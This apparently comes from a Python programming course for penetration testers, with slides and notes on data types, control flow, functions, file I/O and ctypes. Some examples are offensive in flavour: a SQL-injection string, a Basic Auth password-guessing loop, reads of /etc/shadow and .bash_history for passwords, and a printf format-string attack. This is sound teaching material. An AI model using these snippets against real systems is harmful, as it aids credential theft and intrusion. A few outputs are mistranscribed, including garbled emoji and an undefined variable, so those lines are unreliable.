>>> print('Hello world!!')
Hello World
```


Executing Python Programs

There are several ways to execute python programs. The simplest way to execute a small Python program is from the command line. When the python command is followed by a `-c`, you can pass a Python program to the interpreter on the command line. As you can imagine, only very small, very simple Python programs can be passed on a single command line, but there are many use cases where this works for us a penetration testers. For example, if I need to generate 10,000 A's to overflow a buffer, then the Python command line can easily accomplish this task.

The most common way we use Python is by a script for the Python interpreter. The Python interpreter opens the script, reads it, and executes it line by line. In the example above, the Python script `helloworld.py` contains the shebang characters "`#!`", which are followed by the Linux command required to find and execute the Python interpreter. In our example, we use the command "`/usr/bin/env python3`", which uses Linux' env tool to find Python and execute it. This syntax is preferred over a shebang with a hardcoded python path like "`#!/usr/bin/python3`" because you don't really know where the python interpreter will be on any given system. Instead, let env find it and execute it for you. The second line of our script prints the string 'Hello world!!' to the screen. When the Python program is executed, you can see the output of this print function.

Last, by simply typing "`python3`", we are dropped into a Python prompt where we can enter a single line to a Python program, and it will be executed. The interactive Python shell is an excellent way to preview what the command you put into your script will do and inspect that variable to see what options are available to you to use in your programs.

Python Numeric Types

Type	Purpose	Example

int()	Positive or Negative whole numbers. The maximum and minimum values are limited by the memory in your computer.	`>>> hosts = 20`
		`>>> hosts += 10`
		`>>> hosts`
		`30`
		`>>> ports = 65535`
		`>>> hosts*ports`
		`1966050`
		`>>> passwd_combos = 64**3 + 64**2 + 64**1 + 64**0`

float()	Floating-point value, positive or negative, with a decimal point accurate to 16 decimal places	`>>> pi = 3.1415`
		`>>> 0.1 + 0.2 == 0.3`
		`False`
		`>>> round(0.1 + 0.2,16) == round(0.3,16)`
		`True`
		`>>> round(0.1 + 0.2,17) == round(0.3,17)`
		`False`

Python Numeric Types

Python numeric types include integers and floats. Integers include positive and negative whole numbers. In Python2 integers were limited to the CPU size of the processor. If you needed a number bigger than what could be stored in 32 or 64 bits, then you used a variable type called longs. In Python3 there are no longs and integers can store huge integers that are only limited by the amount of memory you have. In the example above we assign the hosts variable the value 20. On the next line we add 10 to the current value of hosts with the += syntax shortcut. This is equivalent to 'hosts = hosts + 10'. When a variable is typed at the python prompt is Python will print the contents of the variable. One asterisks is used to perform multiplication operations. Two asterisks is used to perform exponential math.

Floats are real numbers with decimal points. They are stored in either 4 or 8 bytes in memory depending upon the CPU size. Like most programming languages floating point numbers in Python are accurate up to 16 decimal points. The mishandling of floating points can lead to programming errors in most languages. For more information on how various languages are affected by this check out https://0.30000000000000004.com/ In Python it is important to remember to round your numbers to no more than 16 places when comparing floating point numbers.

Python 'string' Types

Type	Purpose	Example

str()	Collection of UTF-8 characters. 1, 2, 3 or 4 bytes will be used to represent a single character	`>>> hostname = 'sec660.sans.org'`
		`>>> injection = """ ' or "1"="1";-- """`
		`>>> path = "\"c:\\program files\\\""`
		`>>> print(path)`
		`"c:\program files\"`

bytes()	Collection of bytes with values between 0–255
	Cannot change individual bytes
	When printed will show ASCII characters if they exist
		`>>> B = b'\xf0\x9f\x90\x8d\x41\x42'`
		`>>> B = bytes([0xf0,0x9f,0x90,0x8d,0x41,0x42])`
		`>>> B`
		`b'\xf0\x9f\x90\x8dAB'`
		`>>> B[1]=0x89`
		`Traceback (most recent call last):`
		`  File "<stdin>", line 1, in <module>`
		`TypeError: 'bytes' object does not support item assignment`

bytearray()	Collection of bytes with values between 0–255 and bytes can be changed	`>>> BA = bytearray([0xf0,0x9f,0x90,0x8d])`
		`>>> BA[1]=0x89`
		`>>> BA`
		`bytearray(b'\xf0\x89\x90\x8d')`

Python 'string' Types

Python string types are collections of characters and byte values. To create a string, you put characters between quotation marks. Single quotes, double quotes, triple single quotes (''') or triple double quotes (""") can be used as long as you start and stop the string with the same type of quotes. This allows you to use quotes inside the strings. Alternatively, you use the same quotes you start and stop the string with inside the string if you escape the quotes with a backslash. The backslash is often used to create special character sequences. For example, \n \b \u \t \U \x and other characters all have special meaning inside of strings. As a result, backslash is often required if you want backslashes in your string. Alternatively, placing a small r outside of the string creates a raw string where Python does not interpret any of the backslashes. All Python strings are encoded using UTF-8. UTF-8 is a multibyte Unicode character set. Each character in the string will require between 1 and 4 bytes of storage.

Python bytes are not interpreted as UTF-8. Each byte is a value between 0 and 255. To create a byte string, you can use the same quotes as a string, but you put a lowercase b in front of the open quote. Or you could call the bytes function and pass it a list of byte values. When printed, bytes will be displayed as an ASCII character or as a 0x00 hex value for values that have no ASCII character. Like characters in strings, individual byte values can be accessed with the slicing notation. However, like strings, you cannot change parts of the variable. You must replace the entire value rather than just a part. We will take a closer look at slicing strings and bytes in just a moment.

A `bytearray()` behaves exactly like bytes, but it will allow you to replace portions of the bytearray rather than having to replace the entire value.

Str(), Bytes(), and UTF-8

- Strings are converted to bytes with the .encode() method

```
>>> 'sec660.sans.org'.encode()
b'sec660.sans.org'
>>> "🌀 \x41".encode()
b'\xf0\x9f\x90\x8d A'
```

```
>>> '\xa9'
'©'
>>> '\xa9'.encode()
b'\xc2\xa9'
```

- Bytes are converted to strings with the .decode() method
- Not all bytes can be converted to UTF-8 characters, but they can all be converted to strings with "latin-1"

```
>>> b'\xf0\x9f\x90\x8d\x41\x42'.decode()
'🌀AB'
>>> b'\xe2\x8c\x96\xe2\x8c\x9a'.decode()
'⌖⌚'
>>> b'\xc2\xa9\xc2\xbc'.decode()
'©¼'
```

```
>>> b"\x80".decode()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
UnicodeDecodeError: 'utf-8' codec can't
decode byte 0x80 in position 0: invalid
start byte
>>> b"\x80".decode("latin-1")
'\x80'
```


Str(), Bytes(), and UTF-8

Python strings will interpret bytes of data as UTF-8 Unicode strings. Between one and four bytes of data are used to represent a single character in UTF-8. Normal ASCII characters with values between 0 and 127 only require one byte of storage. Characters between 128 and 2047 require two bytes of data. Characters 2048 to 65535 require three bytes of data and characters between 65536 and 1112064 require four bytes of data. The first couple of the most significant bits in each byte are used to identify whether the byte is part of a 1, 2 ,3, or 4-byte character. All 1-byte characters have a most significant bit with a value of 0. All 2-byte characters have the three most significant bits of the first byte set to 110 and the second continuation byte starts with a 10. All 3-byte characters have the four most significant bits set to 1110 on the first byte and the next two continuation bytes start with 10. All 4-byte characters have the five most significant bits set to 11110 on the first byte and the next three bytes start with 10. All the other bits in each of the values are used to store the ordinal value of the character.

Strings are converted into bytes by calling the string `.encode()` method. Encoding a single character as bytes will produce between 1 and 4 bytes of data. Inversely, bytes can be converted to strings by calling bytes `.decode()` method. There are several bit combinations that do not have any UTF-8 Characters associated with them. For example, if the two most significant bits of a byte are 10 (such as 0x80) and it is not proceeded by another byte, it is an invalid byte combination since 10 is always used to identify continuation bytes. This will generate an error if you attempt to interpret it as UTF-8 by calling `.decode()`.

When dealing with binary data, it is important that you do not interpret it as UTF-8. Since a single character could be represented by 1, 2, 3, or 4 bytes, interpreting data as UTF-8 will almost undoubtedly corrupt your data. Ideally, you would just leave your binary data in bytes() form, but if you must convert your data to a string, then interpret your data using the "`LATIN-1`" encoding. The LATIN-1 character set has exactly 255 characters in it with no values that do not have a character associated with it.

Python String Slicing

C	:	\	W	i	n	d	o	w	s	\	S	y	s	t	e	m	\	m	e	t	e	r	p	r	e	t	e	r	.	e	x	e
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
-33	-32	-31	-30	-29	-28	-27	-26	-25	-24	-23	-22	-21	-20	-19	-18	-17	-16	-15	-14	-13	-12	-11	-10	-9	-8	-7	-6	-5	-4	-3	-2	-1

- The number before a first colon is the start
- The number after a first colon is the stop (up to but not including)
- The number after a second colon is the step

```
>>> filename =
"C:\\Windows\\System\\meterpreter.exe"
>>> filename[0]
'C'
>>> filename[1]
':'
>>> filename[-1]
'e'
>>> filename[-2]
'x'
```

```
>>> filename[3:10]
'Windows'
>>> filename[3:]
'Windows\\System\\meterpreter.exe'
>>> filename[-3:]
'exe'
>>> filename[::-1]
'exe.reterpretem\\metsyS\\swodniW\\:C'
>>> filename.split(".")
['C:\\Windows\\System\\meterpreter', 'exe']
```


Python String Slicing

One of the immensely useful functions in Python is the ability to take a string of any length and reference any part of it by adding brackets to the end of the string. For example, the filename variable here is set to a path on a Windows system. Since indexes almost always start at 0 in programming languages, filename[0] references the first character in the string, filename[1] references the second character, and so on.

We can even start from the end of the string by specifying a negative number, as shown with `filename[-1]` and `filename[-2]`. A range of strings can be specified as well with a starting and a stopping value, separated by a colon, as shown in `filename[3:10]`. Leaving out the second number and including the colon tells Python you want the rest of the string, starting from the first offset value, as shown in `filename[3:]`.

If there is nothing before the first colon, it means start at the beginning. If there is nothing after the first colon, it means go to the end. If there is something after the second colon, that is the step. So `[::2]` would start at the beginning, go to the end, and include every other character. The step can also include negative numbers, so you can reverse the contents of a string by slicing it with `[::-1]`.

In addition to slicing strings, the .split() method is also frequently used to extract a portion of a string. For example, if you just want the extension from a file path, you could split on the period turning the path into a list. Then you could retrieve the item in the list at position one.

Python Support for printf() Style Format Strings

- Python has its own extremely powerful style of format strings

```
>>> "Format Numbers {0:0>9.2f} or strings {1:X^9s}".format(3.14,"ABC")
'Format Numbers 000003.14 or strings XXXABCXXX'
```

- But you can also use familiar printf() style format strings

```
>>> "Format Numbers %010d [%10.4f] " % (150,3.14)
'Format Numbers 0000000150 [    3.1400] '
>>> "Strings! [%10s] [%-10s] [%10s]" % ("A","B","C".center(10))
'Strings! [         A] [B         ] [    C     ]'
```

- Note: the [] are not required and only used to visually demonstrate the start and end
- Text in a format string is simply printed

'%d'	Integer decimal	'%f'	Floating-point decimal format
'%10d'	Integer decimal that is 10 digits wide	'%6.2f'	Floating-point 6 wide with decimal in 100ths place
'%010d'	Integer decimal 10 wide with leading zero	'%s'	Make it a string with str()
'%x'	Hexadecimal (lowercase)	'%%'	No seriously, print a percent sign
'%X'	Hexadecimal (uppercase)		

Python Support for printf() Style Format Strings

Python has a very powerful syntax for dynamically creating strings with "format strings". Many coders are already familiar with printf style format strings used in C, Java, and other languages. Python will evaluate the string and place the contents of the variable into the string in the format specified. For example, consider this statement:

```
>>> print( "I'd like %d %ss" % (5,"parrot"))
```

Here Python begins interpreting the format string. Any text strings, such as "I'd like" at the beginning and the "s" at the end, will simply be copied into the output string. The `%d` will be replaced with the first variable after the string as a decimal. In this case, the number 5 will replace `%d` in the output string. The `%s` will be replaced by the second parameter, "parrot", as a string. The resulting string will be "I'd like 5 parrots". The format string offers several options, enabling you to control your output. `%d` prints an integer decimal, `%x` prints a number in hexadecimal, `%X` prints a number in hexadecimal with all of the letters in uppercase, `%f` prints a number as a float, and `%s` prints a string. In each of these options, you can also specify an optional length between the % and the type. So `%20d` will result in a decimal number (integer) that is 20 characters wide. `%020d` will result in an integer that is 20 characters wide with leading zeros filling in all of the open digits. For floating numbers, you can specify how many digits should appear after the decimal point and the total width of the digits, including the decimal point. So the format string `"%06.2f"` would result in the number having leading zeros, with three digits before the decimal point and two after the decimal point, making it six characters wide. An example of printed formatted numbers and strings is shown here. Notice that for strings, a negative number left justifies the string. If you want to print a percent sign in the middle of a format string, putting two percent signs in the string will do the trick. Am I sure about that?

```
>>> print("I am %d%% sure." % (100))
I am 100% sure.
```

Additional Python Data Types

Type	Purpose	Example

list()	Changeable collections of objects similar to 'arrays'	>>> dlls = ['kernel32.dll','unknown.dll']
		>>> dlls[0]
		'kernel32.dll'
		>>> dlls[-1] = 'ntdll.dll'
		>>> dlls.append('user32.dll')
		>>> dlls
		['kernel32.dll', 'ntdll.dll', 'user32.dll']

tuples()	Unchangeable Collections of objects	>>> target = ("10.1.1.50",445)
		>>> target[1]=139
		Traceback (most recent call last):
		File "<stdin>", line 1, in <module>
		TypeError: 'tuple' object does not support item assignment

dict()	Called Hash Tables or Associative Arrays in other languages. Very fast storage of values based on a key	>>> pids = {"system":4,"smss.exe":21,"csrss.exe":50}
		>>> pids.get("system")
		4
		>>> pids.keys()
		dict_keys(['csrss.exe', 'system', 'smss.exe'])

Additional Python Data Types

A couple of other very common python data structures include lists, tuples, and dictionaries. Lists are very similar to arrays in other languages. You create them with the square brackets and comma separated values. Lists can contain a mixture of variable of different types. Just as you can slice characters from strings, you can slice items from lists. Slicing the value at position zero retrieves the first value from the list. Slicing the value at position negative one retrieves the last item from the list. You can also change values in lists by slicing them and assigning them. In the example below, we change the last value in the list from 'unknown.dll' to 'ntdll.dll'. This method cannot be used to assign items with an index higher than the current length of the list. Items are added to the list by calling the `.append()` method.

Tuples are created with parentheses instead of square brackets. Tuples lack all of the methods and capabilities of lists, with a few exceptions. Tuples have an `.index()` method that can be used to find an item and `.count()` method that will count the number of times an item appears in the tuple. You can slice the items out of a tuple like you can with lists. One significant change between lists and tuples is that you cannot change the items in a tuple.

Dictionaries are sometimes called hash tables or associative arrays in other languages. They are created with square brackets and comma-separated sets of keys and values. The key and value pairs are separated by colons. Dictionaries are extremely fast at storing and retrieving data. Values can be retrieved from the dictionary by slicing the keys or by calling the `.get()` method. You can do something similar to a list of all of the keys called a database view by calling the `.keys()` method. Similarly, you can get a view of all the values by calling `.values()` and a view of all the items() with `.items()`. The view of items is similar to a list of tuples where each tuple contains key and value pairs.

Working with Lists

```
>>> stack = [ '4f8b32', '4e3e545']
>>> stack.append('4f24e0')
>>> stack
['4f8b32', '4e3e545', '4f24e0']
>>> lastval = stack.pop()
>>> "Popped {} of stack {}".format(lastval,stack)
"Popped 4f24e0 of stack ['4f8b32', '4e3e545']"
>>> stack.extend(['4e9831','4ec0bb'])
>>> stack.reverse()
>>> stack
['4ec0bb', '4e9831', '4e3e545', '4f8b32']
>>> stack.remove('4e9831')
>>> stack
['4ec0bb', '4e3e545', '4f8b32']
>>> queue = [ "password", "123456" ]
>>> queue.insert(0, 'querty')
>>> next_pw = queue.pop()
>>> "Retrieved {} from queue {}".format(next_pw,queue)
"Retrieved 123456 from queue ['querty', 'password']"
```


Working with Lists

The list element in Python is incredibly useful in organizing variables and information. In the previous slide, we saw how we can use slicing to both assign values in a list and retrieve items from the list. This slide shows several examples of working additional capabilities of lists. We can use the `append()` method to add items to the end of the list and the `pop()` method to retrieve and remove the last item from the list. The `insert()` method can be used to place an item at any location within the list. Inserting at position zero adds an item to the beginning of the list. With just these three methods, you can implement basic data structures like a stack and a queue. You can also pass any position within the queue to the `pop()` method. Some developers may implement a queue by appending to the end of the list and then calling `pop(0)` to remove the first item from the queue.

Additional list methods that are useful include:

- remove(<value>): Erase the first occurrence of an item in the list
- count(<value>): Count how many times <value> appears in the list
- sort(): Sort a list of all strings or all numbers based on the ordinal or numeric values, respectively
- extend(<list2>): Add the items in list2 to the list
- reverse(): Reverse the order of the current items in the list
- index(<value>): Return the current location of the first occurrence of <value> in the list

Some list methods like `count()` and `index()` return integer values. All of the other list methods do not return any values back to the calling program. In the example above, notice that after we called `stack.append('4f24e0'),` the next line did not print the updated list. This is because the method did not return a value, but rather it just updated the list. Thus, the command `"stack=stack.append('4f24e0')"` would actually erase the contents of the list. This is often quite confusing to developers that are new to Python.

Working with Dictionaries

```
>>> captcha_answers = {"Are you a robot?":"no", "Are mountains tall or short":"tall"}
>>> captcha_answers["Is ice hot or cold?"] = "cold"
>>> question = "Are you a robot?"
>>> captcha_answers.get(question)
'no'
>>> captcha_answers.keys()
dict_keys(['Are you a robot?', 'Are mountains tall or short', 'Is ice hot or cold?'])
>>> "Are you a robot?" in captcha_answers
True
>>> "no" in captcha_answers
False
>>> "no" in captcha_answers.values()
True
>>> captcha_answers.values()
dict_values(['no', 'tall', 'cold'])
>>> captcha_answers.items()
dict_items([('Are you a robot?', 'no'), ('Are mountains tall or short', 'tall'), ('Is ice
hot or cold?', 'cold')])
```


Working with Dictionaries

Dictionaries quickly store and retrieve values. They are an excellent data structure for creating lookup tables. In this example, we create a dictionary with key and value pairs that are questions being asked by a captcha and the answer to the question. To add a new item to the list, we can use the syntax `[<new key>] = <new value>`. Adding a new question to our dictionary of captcha answers is just a simple assignment. To retrieve a value from the dictionary, you can use the `.get()` method. Given a key that is in the dictionary, the `.get()` method will retrieve its value. If the key is not in the dictionary, it will return None.

If you would like to check to see if a key exists before trying to retrieve it, you can use the keyword "`in`". If the key exists, it will return True. It's worth noting that by default it only checks the keys. It does not check the values. To check the values, we also need the `values()` method.

The `keys()` method will return a dictionary view of all of the keys. The dictionary view data structure is optimized for use with a for loop or other iteration operation. Similarly, the view() method returns a dictionary view of all of the values in the dictionary. So we could combine that with the keyword "`in`" if we wanted to verify that a value exists in the dictionary. Finally, the `items()` method will return a dictionary view of key and value pairs from the dictionary.

Python Control: if/elif/else

Python if statement is followed by a logical test, a colon (:), and an intended code block that execute when the logical test evaluates True

End of the indented block tells Python when to stop executing statements.

elif is also followed by a logic test, a colon (:), and a code block
There is one and only one else block

```
result = exploit_target("10.10.10.10")
if result == 0:
    print("Exploit successful!")
    print("Go pillage the village.")
    successful_exploits += 1
elif result == 1:
    print("Exploit not successful.")
    print("Check the Wireshark capture.")
else:
    print("Unknown error ... sorry.")
```

- The `if` statement is followed by a code block
  - Code blocks begin with a line that ends with a colon
  - Each line intended beneath it is part of the code block

Python Control: if/elif/else

The code example on this slide shows the use of a basic Python control element, the if/elif/else blocks (note that elif means "else if"). Here we are calling the `exploit_target()` function and returning a status variable recorded in the result. If the result value is 0, we print some output and increment the count of successful exploits. If the result is 1, we know the exploit was not successful and offer some pearls of wisdom for the user. All other result values are unknown errors and are handled appropriately.

Note that each of the conditional block lines with if/elif/else end with a colon; this is Python's way of knowing that the if condition has ended and does not continue to a second line.

The if/elif/else control blocks are an important component of almost all Python scripts, but this slide also illustrates another important Python characteristic: indentation. Unlike languages such as Perl that use a line terminator to indicate the end of a line (for example, ";"), Python has us indent the code underneath the if condition to indicate the start of a new code block. Under the "if result == 0:" statement, we have three more lines to execute when, and only when, the result status is equal to 0. Python knows when this block has finished executing when the indentation returns to the left.

This is an important lesson to keep in mind when learning Python: spacing at the beginning of lines counts. You must make sure the number of spaces to indent a line for a block is the same for all the code in the block. According to Python programming standards, programmers should use four spaces to indent the block.

Python Control: for loop

```
>>> path = "C:\\Windows\\System32\\DriverStore\\FileRepository"
>>> pathlist = path.split("\\")   # returns a list
>>> for directory in pathlist:
...     print(directory, len(directory))
...
C: 2
Windows 7
System32 8
DriverStore 11
FileRepository 14
```

- Iterates over each list element, assigning it temporarily to "directory"
- For loops also used to execute code a specified number of times with range(0,10)

Python Control: for loop

The `for` control function is used to iterate over a list of elements, temporarily assigning the current element to a named variable and executing the indented block. This process is repeated for each element in the list.

In the example on this slide, we create a variable called "path" with multiple directories separated by two slashes. Calling `path.split("\\")` returns the variable pathlist, a list element containing each directory in the path variable.

The line "`for directory in pathlist:`" is used to iterate over the pathlist variable, temporarily assigning each list variable to the directory variable for the duration of the indented for block. "for" and "in" are the only two keywords on this line. "directory" is an arbitrary variable name that could be anything the developer chooses. "pathlist" is any iterable object, such as a list, string, dictionary, or other iterable Python data structure.

Useful Python Built-Ins

Built-In	Purpose	Example
print()	Send output to stdout	`>>> print("Hello", "World")` `Hello World`
len()	Get the length of any object	`>>> len(varname[1])` `2`

int()	Convert a string value to a decimal integer using any base between 2 and 32	`>>> int("1000") + 5`
		`1005`
		`>>> int("1000",2)`
		`8`
		`>>> int("FF",16)`
		`255`

ord()	Convert string data to ordinal value	`>>> ord("A")`
		`65`
		`>>> ord("ᔓ")`
		`128013`

Useful Python Built-Ins

Python includes several built-in functions that are regularly used in scripts:

print: The print function displays output or the contents of variables.

len: Returns the length of any object. This is useful for identifying the length of a string or the number of elements in a list.

int: Converts a string to an integer. If you only pass one argument to int(), it will convert the string to a base 10 number. You can optionally pass an integer between 2 and 32 as the second argument. If you do it will treat the string as that base and convert it to a decimal.

ord: Converts string data to an ordinal value. Used when we are working with strings of binary data that need to be converted to numerical form beyond the standard numeric ranges.

Building Functions

- Keyword "def" is followed by an arbitrary function name, arguments, a colon, and block of code
- Variables only exist while function is running, and "return" delivers results

```
import requests
def guess_pass(url, guess):
    resp = requests.get(url, auth=('admin', guess ))
    if resp.status_code == 200:
        print("Password Found:", guess)
        print("Website Response", resp.content)
        return True
    return False

passwords = open("/usr/share/john/password.lst").readlines()
tgt_site = "https://httpbin.org/basic-auth/admin/password"
for current_guess in passwords:
    if guess_pass(tgt_site, current_guess.strip()):
        break
```

Use "def funcname(var1,var2):" to define a function.
Keyword "return" exits function and returns a value

Building Functions

Programmers will often take a block of code that is reused within a program and declare it in the form of a function. Functions can optionally take arguments and return one or more values as the return status of the function.

In the example on this slide, the function "`guess_pass`" is defined, accepting the arguments "url" and "guess". Those local variables only exist in memory while the function is executing. They are used to attempt to log in to a target website with Basic Authentication. If the username and password are correct, the website returns a 200 response code. Then the function prints the correct password and the contents of the website's response and returns the value True to the main program. If the password is not correct, then the function returns False.

In the main program, we read all of John the Ripper's password into a list. The for loop will pass each password to the `guess_pass()` function. When `guess_pass()` is called, the value of the `tgt_site` variable is assigned to the variable url inside the `guess_pass` function, and the value of the `current_guess` variable is assigned to the guess variable. If `guess_pass` returns True, then it will break out of the for loop ending the program.

Exceptions

```
>>> open("/etc/shadow").read()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
PermissionError: [Errno 13] Permission denied: '/etc/shadow'
```

- When a non-syntax error is encountered, Python raises an exception
  - Gives you insight into the error
  - Execution is halted
- Useful for troubleshooting; not great for end users to deal with
- We prefer that our programs do not halt execution but gracefully handle errors instead
- The value before the colon on the last line is the error name

Exceptions

When Python detects an error that is not a syntax error, it will raise an exception. A brief description of the error called a "Traceback" is displayed and execution of the script is halted.

In the example on this slide, a non-root user attempts to open the shadow file. Because the account does not have access, an exception is raised. In this case, a "PermissionError" exception is raised by Python and a Traceback is generated. The traceback is useful to the developer, but to someone using our program, all it means is your program crashed. Rather than stopping execution, you can use exception handling to gracefully handle the error.

Exception Handling

- Add a handler to catch the exception if it happens
- Use "except PermissionError:" Handles that specific type of error
- Use "except Exception as e:" Handles all other errors recording the exception in variable "e"

```
>> try:
...     with open("/etc/shadow") as file_handle:
...         file_handle.read()
... except PermissionError:
...     print("You do not have permission to open the file.")
... except Exception as e:
...     print("Something else bad happened {}".format(str(e)))
...
You do not have permission to open the file.
```

specific

generic

Exception Handling

This slide continues with the exception error from the prior slide. We can rewrite the code to gracefully handle the exception by adding a "`try:`" block. When Python enters a "`try:`" block, it will execute the code within the block, and if an exception occurs, it will execute the code in the "`except`" block that follows. If the type of the exception is handled, Python runs the exception block of code instead of raising the exception.

You can have exception handlers that are specific to just one type of error, or you can have a generic exception handler that will handle any error that occurs. In this example, we have one exception handler written specifically for when a PermissionError occurs. A second generic handler will execute if any other type of exception occurs.

Python Modules

- Pre-built functionality available with Python modules
  - Standard modules distributed with Python and thousands of add-ons
- Make a module accessible in your script with import
- Namespace collisions and import methods

Limited namespace issues, inconvenient method calling

```
# The "sys" module includes
# the exit() function
import sys
sys.exit(0)
```

Convenient sys method calling, but possible namespace collisions

```
# The "sys" module includes
# the exit() function
from sys import *
exit(0)
```


Python Modules

Python includes several modules that build on the base language for enhanced functionality. In addition to standard Python modules, numerous add-on modules are available for enhancing the functionality of your tool or simply reusing a useful function to simplify your code.

When we want to bring the functionality included in a module into our code, we call the import function. There are two primary techniques for importing a module:

import module_name

When the module is imported using "`import module_name`" (such as import sys), we can reference variables and methods of the sys module by calling them with the "`sys.`" prefix, as shown in the example "`sys.exit(0)`". This is mildly inconvenient, since we have to explicitly identify the module name for each method we call.

from module_name import *

When the module is imported using "`from module_name import *`" (such as from sys import *), we can call the module's methods without specifying the leading module name. This is convenient because we can just call "`exit(0)`" without specifying the leading "sys". However, this technique has the disadvantage of bringing all the sys functionality into the current namespace, where variable or method name collisions (for example, you create your own function called "`exit`" and then execute from sys import *, your function will be overwritten by the exit function defined in the sys module. For this reason and others, the use of "`from module_name import *`" is discouraged. If you are going to use the from import syntax, you should only do so by naming the functions you will import. For example, rather than importing everything with *, you would say "`from sys import exit`". In doing so, you make it easier to understand where functions that are called from—but not directly listed in—your code came from.

File I/O

- The open() function returns a file handle that can be used to read files

```
>>> file_content = open("/etc/passwd","r").read()
```

File as one string

- "r" read and interpret as UTF-8 strings or "rb" to read as bytes
- .read() returns one string with all lines and .readlines() returns a list of lines
- Context Managers provide cleaner file access with other Python interpreters

```
>>> with open("/etc/passwd","r") as file_handle:
...     file_as_list = file_handle.readlines()
...
```

List of strings

```
>>> with open("/home/markbaggett/Pictures/profile.jpg","rb") as file_handle:
...     image_bytes = file_handle.read()
...
```

One bytes() string

```
>>> with open("/home/markbaggett/.bash_history","r") as file_handle:
...     for eachline in file_handle:
...         if "password" in eachline.lower():
...             print( eachline )
...
```

Loop through file

File I/O

This slide includes two examples of working with files in Python. The first example is to simply call the open() function. It will return a file object that has methods such as `.read(), .readlines(), .write(), .writelines(), and .close()`. In addition to the file path, it also accepts a "mode". The default mode is "`rt`", which means that it will read the file and interpret the bytes as UTF-8 text. You can change the mode to "`rb`" and it will just read the file as bytes, and no interpretation is done. There are various modes, including but not limited to `"w", "wt", "wb", "at","ab"` for `write, write text, write binary, append text, and append binary`, respectively. This use of the `open()` function will work without any issues on the standard CPython interpreter. However, on interpreters such as Jython (a java implementation of the Python interpreter), you can experience errors because the interpreter doesn't "garbage collect" the file object and clean it up when it is no longer used. Context Managers solve this problem by using a code block to identify which lines require the file to be open.

A context manager uses the syntax "`with object_handle as variable:`", followed by a code block that is used to interact with the object. Since all of the code that interacts with the file is in the code block, Python interpreters with non-standard garbage collection know when to close the file and release the associated resources. Here are a few examples. The first one calls `.readlines()`, which returns a list of lines from the file. Because it was opened with a mode of "`r`", it will return a list of UTF-8 strings. The second example uses "`rb`" mode and calls the `.read()` method, which will return a single bytes() object of uninterpreted data from the file. The third example shows you how you can use a for loop to step through each line in the file one at a time.

sys Module

Member	Purpose	Example
exit()	Exits the script, halting execution	`sys.exit(1)`
platform	Identifies the platform as "win32", "darwin", "linux2"	`>>> sys.platform` `Win32`
getwindowsversion()	Returns an immutable list (tuple) for the Windows version (major, minor, build, platform, service_pack)	`>>> sys.getwindowsversion()` `(6, 1, 7600, 2, '')`
argv[]	A list of command line arguments, where element 0 is the script name	`if len(sys.argv) == 1:` `  print("Must specify a target")`
stderr	Allows you to display output in STDERR instead of STDOUT	`>>> print("Error!", file=sys.stderr)`

sys Module

The built-in "sys" module includes many useful methods and objects, several of which are shown on this slide. A significant number of Python scripts will import the sys module if for nothing more than the `exit()` method.

os Module

Member	Purpose	Example
geteuid()	Get the current user's effective UID	`if os.geteuid() != 0:` `  print("Must be root")`
listdir(path)	Return a list object of the files in the specified path	`>>> os.listdir("/tmp")` `['.X11-unix', 'ssh-EAlqMW5895', 'orbit-root']`
remove(file)	Remove the specified file	`>>> os.remove("C:\\notes\\notes.txt")`

stat(file)	Return an object identifying file attributes, including length and timestamp information	`>>> statinfo = os.stat("C:\\bootmgr")`
		`>>> statinfo`
		`nt.stat_result(st_mode=33060, st_uid=0, st_gid=0, st_size=383562L, [trimmed])`

system(command)	Execute the command specified. Output printed not returned	`>>> os.system("cmd.exe")`
		
		`C:\Users\Joshua Wright>`

popen(command)	Execute the command, returning a file object with output.	`>>> files = os.popen("find /tmp")`
		`>>> files.readline()`
		`'/tmp\n'`

os Module

The built-in os module includes several useful functions, many of which are shown on this slide. When working with operating system-specific functions (such as working with files and directories or executing local binaries), we use the os module. Using the os module, we have access to the `system()` function to invoke local commands interactively in the script. Comparatively, the `popen()` function also executes OS commands, but returns the output to a file object we can read and write to (more on reading and writing to file objects later in this module).

ctypes Module

- ctypes allows you to load and call functions in dlls
- Use ctypes.cdll.LoadLibrary for CDECL functions
- Use ctypes.windll.LoadLibrary for STDCALL functions

```
>>> import ctypes
>>> stdcall = ctypes.windll.LoadLibrary("c:\\Windows\\system32\\crtdll.dll")
>>> stdcall.printf(b"SANS %s %s is awesome!\n", b"SEC573", b"Automating Infosec with Python" )
SANS SEC573 Automating Infosec with Python is awesome!
>>> Traceback (most recent call last):
  File "<stdin>", line1, in <module>
ValueError:Procedure probably called with too many arguments (8 bytes in excess)
>>> cdecl_dll = ctypes.cdll.LoadLibrary("c:\\Windows\\system32\\crtdll.dll")
>>> cdecl.printf(b"SANS %s %s is awesome!\n", b"SEC573", b"Automating Infosec with Python" )
SANS SEC573 Automating Infosec with Python is awesome!
55
>>> cdecl_dll.printf(b"%x%x%x%n")
Traceback (most recent call last):
  File "<stdin>", line1, in <module>
OSError: exception: access violation writing 0x6F06DE00
```


ctypes Module

Python modules can provide you with endless access to functionality; however, you are not limited by the existing modules. You can load and call compiled libraries on your computer. The ctypes module allows your Python programs to load and call Linux and Windows Libraries. On Windows systems, that means you have access to the function stored inside of DLLs. On Linux, you can load the shared libraries.

To call a function in a DLL, you must first load the DLL by calling `LoadLibrary`. When the DLL author wrote the code, they used one of two standard calling conventions. They may have used CDECL where the calling function is responsible for cleaning up the stack, or they may have used STDCALL where the function will return to clean up the stack when it returns to the calling program. Unfortunately, there isn't an easy way to know for certain which calling convention is required so you usually end up trying both. To call a STDCALL function, you load the dll with `ctypes.windll.LoadLibrary()`. To call a CDECL function, you load the dll with `ctypes.cdll.LoadLibrary()`. In general, I'll guess that it is CDECL unless it is part of the Windows API such as kernel32.dll, user32.dll, or gdi32.dll. If there is a 32 in the file name, it may be STDCALL.

In this example, I tried to call `printf` inside the crtdll.dll library using the STDCALL convention. After the function executed, the program crashed, generating a Traceback. The Traceback message that indicates the number of arguments was incorrect. If you see that, then you should change your calling convention. When we reload the DLL with a CDECL convention, we can then call the function without error.

Last, we call the `printf` function incorrectly with a `printf` attack. This illustrates an important point about all programming languages. You will sometimes hear developers say that their "Type Safe" language is not vulnerable to buffer overflows and other types of attacks. While it is generally true that it is not as easy for a developer to accidentally make a memory corruption vulnerability in Python, it is still possible! FUZZ ALL THE THINGS!

